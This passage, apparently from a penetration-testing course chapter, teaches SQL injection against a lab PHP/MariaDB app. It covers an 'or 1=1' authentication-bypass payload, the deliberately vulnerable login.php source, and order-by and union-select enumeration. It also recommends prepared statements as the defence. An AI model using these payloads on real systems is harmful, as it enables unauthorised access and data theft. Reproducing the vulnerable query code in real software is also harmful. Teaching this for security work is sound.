## *9.4.5 SQL Injection*

*SQL Injection*[282] is a common web application vulnerability that is caused by unsanitized user input being inserted into *queries*[283] and subsequently passed to a database for execution. Queries are used to interact with a database, such as inserting or retrieving data. If we can inject malicious input into a query, we can "break out" of the original query made by the developers and introduce our own malicious actions.

These types of vulnerabilities can lead to database information leakage and, depending on the environment, could lead to complete server compromise.

[282] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_injection

[283] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_syntax#Queries

In this section, we will examine SQL injection attacks under a PHP/MariaDB environment. While the concepts are the same for other environments, the syntax used during an attack may need to be updated to accommodate different database engines or scripting languages.

*MariaDB is very similar to MySQL. In fact, it started out as a fork of MySQL. While there are some minor differences, most of these are irrelevant to an attacker.*

### 9.4.5.1 Basic SQL Syntax

Structured Query Language (SQL)[284] is the primary language used to interact with relational databases. While there is a standard syntax for SQL, most database software packages have implementation variations. However, the basics are generally the same. Let's walk through some basic SQL concepts and syntax[285] to get a feel for it before moving on to exploitation.

A relational database is made up of one or more tables and each table has one or more columns. Each entry in a table is called a row. Let's look at an example:

```
+----+------------+--------------+
| id | username   | password     |
+----+------------+--------------+
|  1 | tom.jones  | notunusual   |
```

*Listing 311 - A sample users table*

In Listing 311, the columns are *id*, *username*, and *password*. There is one row of data for a user with the username of *tom.jones* and a password of *notunusual*.

In most cases, we will be dealing with *queries*. Queries are instructions to the database engine and we use them to retrieve or manipulate data in the database. A *SELECT* query is the most basic interaction:

```
SELECT * FROM users;
```

*Listing 312 - A simple select query*

We can paraphrase the query in Listing 312 as "show me all columns and records in the *users* table". The first argument to the *SELECT* command is a column and the asterisk is a special character that means "all".

We also have the option of introducing a conditional clause to our query with a *WHERE* clause:

```
SELECT username FROM users WHERE id=1;
```

*Listing 313 - A select query with a where clause*

We can paraphrase the query in Listing 313 as "show me the username field from the *users* table, showing only records with an *id* of 1".

[284] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL

[285] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_syntax

These are just some of the basics. We can also *INSERT*, *UPDATE*, and *DELETE* data in tables. We won't cover those statements here, but as we show how to exploit SQL injection, we will cover additional SQL syntax as needed.

### 9.4.5.2 Identifying SQL Injection Vulnerabilities

Before we can find SQL injection vulnerabilities, we must first identify locations where data might pass through a database. Authentication is usually backed by a database and depending on the nature of the web application, other areas including products on an E-commerce site or message threads on a forum generally require database interaction.

We can use the single quote ('), which SQL uses as a string delimiter, as a simple check for potential SQL injection vulnerabilities. If the application doesn't handle this character correctly, it will likely result in a database error and can indicate that a SQL injection vulnerability exists. Knowing this, we generally begin our attack by inputting a single quote into every field that we suspect might pass its parameter to the database. We will need to use this trial and error approach when *black box testing*.[286]

If we have access to the application's source code, we can review it for SQL queries being built by string concatenation. In PHP, this might look something like the following:

```
$query = "select * from users where username = '$user' and password = '$pass'";
```

*Listing 314 - Sample PHP code with SQL query*

If user data is included in a SQL statement without being sanitized in any way, the chances of SQL injection occurring are very high. Let's break this down further with some examples. In a normal login, a user might submit "Tom" and "password123" for their username and password. The code would therefore look like this:

```
$query = "select * from users where username = 'Tom' and password = 'password123'";
```

*Listing 315 - Sample code with normal login*

Notice how the submitted values are wrapped in single quotes. Let's take a look at what happens if a single quote is submitted as a value:

```
$query = "select * from users where username ='' and password = 'password123' ";
```

*Listing 316 - Sample code with SQL injection payload*

Since single quotes are used for delimiters, the above query reads as an empty username and then a misplaced string of "and password =", creating a syntax error. If the web application shows error messages in its pages, we would receive output similar to the following:

```
Notice: invalid query: You have an error in your SQL syntax; check the manual that cor
responds to your MariaDB server version for the right syntax to use near 'password123'
' at line 1 in C:\xampp\htdocs\login.php on line 20
```

*Listing 317 - A sample SQL error message*

[286] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Black-box_testing

This error message tells us several things: we've caused an error in a SQL statement, the database software is MariaDB, and the server is running XAMPP on Windows. Let's look at how we can leverage this vulnerability to gain access to the admin page.

### 9.4.5.3 Authentication Bypass

Authentication bypass is a classic example of exploiting a SQL injection vulnerability that demonstrates the dangers of evil users playing with your database. Consider the code sample in the previous section. If we are able to inject our own code into the SQL statement, how might we alter the query in our favor?

Here is the normal use case: a legitimate user submits their username and password to the application. The application queries the database using those values. The SQL statement uses an *and* logical operator in the *where* clause. Therefore, the database will only return records that have a user with a given username and matching password.

A SQL query for a normal login, then, looks like this:

```
select * from users where name = 'tom' and password = 'jones';
```

*Listing 318 - Sample login query*

If we control the value being passed in as *$user*, we can subvert the logic of the query by submitting **tom' or 1=1;#** as our username, which creates a query like this:

```
select * from users where name = 'tom' or 1=1;#' and password = 'jones';
```

*Listing 319 - Sample login query with SQL injection payload*

The pound character (#) is a comment marker in MySQL/MariaDB. It effectively removes the rest of the statement, so we're left with:

```
select * from users where name = 'tom' or 1=1;
```

*Listing 320 - Sample query as executed*

We can paraphrase this as "show me all columns and rows for users with a name of tom or where one equals one". Since the "1=1" condition always evaluates to *true*, all rows will be returned. In short, by introducing the *or* clause and the "1=1" condition, this statement will return all records in the *users* table, creating a valid "password check".

Is this enough to bypass authentication? It depends. We have manipulated the query to return all the records in the users table. The application code determines what happens next. Some programming languages have functions that query the database and expect a single record. If these functions get more than one row, they will generate an error. Other functions might process multiple rows just fine. We cannot know what to expect without the application's source code or using trial and error.

If we do encounter errors when our payload is returning multiple rows, we can instruct the query to return a fixed number of records with the LIMIT statement:

```
select * from users where name = 'tom' or 1=1 LIMIT 1;#
```

*Listing 321 - Sample query with LIMIT statement*

To experiment with these queries and the affect they have on the database, we can connect directly to the database on our Windows 10 lab machine with a MySQL username and password of root/root and issue SQL statements directly:

```
c:\xampp\mysql\bin> mysql -u root -p root
...

MariaDB [(none)]> use webappdb;
Database changed

MariaDB [webappdb]> select * from users;
+----+----------+--------------+
| id | username | password     |
+----+----------+--------------+
|  1 | admin    | p@ssw0rd     |
|  2 | jigsaw   | footworklure |
+----+----------+--------------+
2 rows in set (0.01 sec)

MariaDB [webappdb]>
```

*Listing 322 - Connecting to the MariaDB instance*

Now let's try this against our sample application and attempt to log in without valid credentials. We should be able to trick the application into letting us in without a password by including the "or 1=1 LIMIT 1;" clause and commenting out the rest of the query. We don't know exactly what the query looks like, but the "or" clause will evaluate to true and therefore cause the query to return records. We will include the "LIMIT" clause to keep it simple and only return one record. We will submit our payload in the "username" field:





*Figure 160: Exploiting SQL Injection*

If we've manipulated the query successfully, we should get a valid authenticated session:





*Figure 161: Gaining Access to the Admin Page*

Nice. We've bypassed this application's login! Let's examine the source code so we fully understand what is happening here:

```
11  <?php
12    session_start();
13    include "database.php";
14    if ( ! empty( $_POST ) ) {
15      if (isset($_POST['username']) && isset($_POST['password']) ) {
16        $sql="select * from users where username ='" . $_POST['username'] .
                "' and password = '" . $_POST['password'] . "'";
17
18        $result = $conn->query($sql);
19        if(!$result) {
20          trigger_error("invalid query: " . $conn->error);
21        }
22        if( $result->num_rows == 1 ) {
23          $_SESSION['user'] = $_POST['username'];
24          header("Location:admin.php");
25        } else {
26          echo "<div class=\"alert alert-danger\">Wrong username or password</div>";
27        }
28      }
29
30    }
31  ?>
```

*Listing 323 - Code excerpt from login.php*

On line 16 of Listing 323, the values of the *username* and *password* parameters submitted via POST are directly added to the string containing the SQL query. Normally, the query would only return results when a valid username and associated password are submitted. Our SQL injection payload "escapes" out of the intended query and injects an "OR" clause, which causes the query to return rows even if the username and password aren't correct.

Line 22 checks if the query result is one row. If an invalid username or password is submitted, the query wouldn't return any rows. If a valid username and password are submitted, the query would return one row. The application's developer assumed this was enough to determine if a user should be authenticated as line 23 stores the user's name in session state and line 24 redirects the user to admin.php.

We had to include the "LIMIT" clause to deal with the check on line 22. Attackers wouldn't necessarily know this without seeing the source code, which is why experimentation is very important in black box testing.

---

*How can we prevent SQL Injection? A naïve approach might be to remove all single quote characters when sanitizing user input. However, there are times that single quotes should be considered valid input, such as surnames.*

*The best approach is to use parameterized queries, also known as prepared statements.[287] This feature allows the developer to put parameters or placeholders into their SQL statements. The user input is then supplied alongside the statement and the database binds the values to the statement, creating a layer of separation between the SQL statement code and the data values. This prevents the user supplied data from manipulating the SQL code. Most major database systems and programming languages support prepared statements.*

---

### 9.4.5.4 Exercises

1. Interact with the MariaDB database and manually execute the commands required to authenticate to the application. Understand the vulnerability.
2. SQL inject the username field to bypass the login process.
3. Why is the username displayed like it is in the web application once the authentication process is bypassed?
4. Execute the SQL injection in the password field. Is the "LIMIT 1" necessary in the payload? Why or why not?

### 9.4.5.5 Enumerating the Database

We can also use SQL injection attacks to enumerate the database. We will need this information as we start to build more complicated SQL injection payloads. For example, we need to know column and table names if we are going to extract data from them. This helps us execute a more surgical data extraction.

Let's examine some techniques to retrieve this information from the application.

Our previous login form isn't suitable for a demonstration of this so we'll turn to debug.php, which also contains a SQL injection vulnerability as shown in this code:

---

[287] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Prepared_statement

```
$sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
```

*Listing 324 - SQL query from debug page*

We can test if this page is vulnerable by adding a single quote as the value of the *id* parameter:





*Figure 162: Another SQL Error Message*

This results in an SQL syntax error, indicating the presence of a potential SQL injection vulnerability.

### 9.4.5.6 Column Number Enumeration

We can add an *order by* clause to the query for simple enumeration. This clause tells the database to sort the results of the query by the values in one or more columns. We can use column names or the column index in the query.

Let's submit the following URL:

```
http://10.11.0.22/debug.php?id=1 order by 1
```

*Listing 325 - Appending the "order by" statement*

This query instructs the database to sort the results based on the values in the first column. If there is at least one column in the query, the query is valid and the page will render without errors. We can submit multiple queries, incrementing the *order by* clause each time until the query generates an error, indicating that the maximum number of columns returned by the query in question has been exceeded. Remember, a query can select all the columns in a table or just a subset of columns. We need to rely on this trial-and-error approach if we do not have access to the source query.

Since we will need to iterate the column number an arbitrary number of times, we should automate the queries with Burp Suite's Repeater tool.

To do this, we must first launch Burp Suite, turn off Intercept and launch the URL against our Windows target. In the *Proxy > HTTP history* we should see the request we want to repeat:





*Figure 163: Viewing HTTP History in Burp Suite*

Next, we will right-click on the request and select *Send to Repeater*. The request should now show under the *Repeater* tab.





*Figure 164: Viewing a Request in Repeater*

Notice that the request has been URL-encoded and displays as “id=1%20order%20by%201”. This should not affect our query. We can click *Send* to submit the query:





*Figure 165: Using Repeater*

The response looks normal. We can use the *search* box under the Response pane to search for "Error" and verify there are no matches in the response body:





*Figure 166: Repeater Results*

Next, we can increment the *order_by* clause and send the query again until we receive an error message. We can use the *search* box under the Response pane to highlight the error in the response:





*Figure 167: Using the Search Field in Burp Suite*

Since the *order by* clause produced an error on the fourth iteration, we know that the query returns a resultset containing three columns.

### 9.4.5.7 Understanding the Layout of the Output

Now that we know how many columns are in the table, we can use this information to extract further data with a *UNION* statement. Unions allow us to add a second select statement to the original query, extending our capability, but each select statement must return the same number of columns.

We know the query selects three columns based on our enumeration. However, only two columns are displayed on the webpage. Our next step is to determine which columns are displayed. If we use a union to extract useful data, we want to make sure the data will be displayed.

We need to better understand our output so we can begin to build a meaningful database extraction. First, let's get an idea of which columns are being displayed in the page. We will use a UNION to do this. We can specify literal values instead of looking up values from a table. Since we have three columns, we will add "union all select 1, 2, 3" to our payload. This new select state will return one row with three columns with values of 1, 2, and 3. Our payload is now this:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, 3
```

*Listing 326 - Updating our payload to use a union*

The page displays the position of the different columns as shown below:

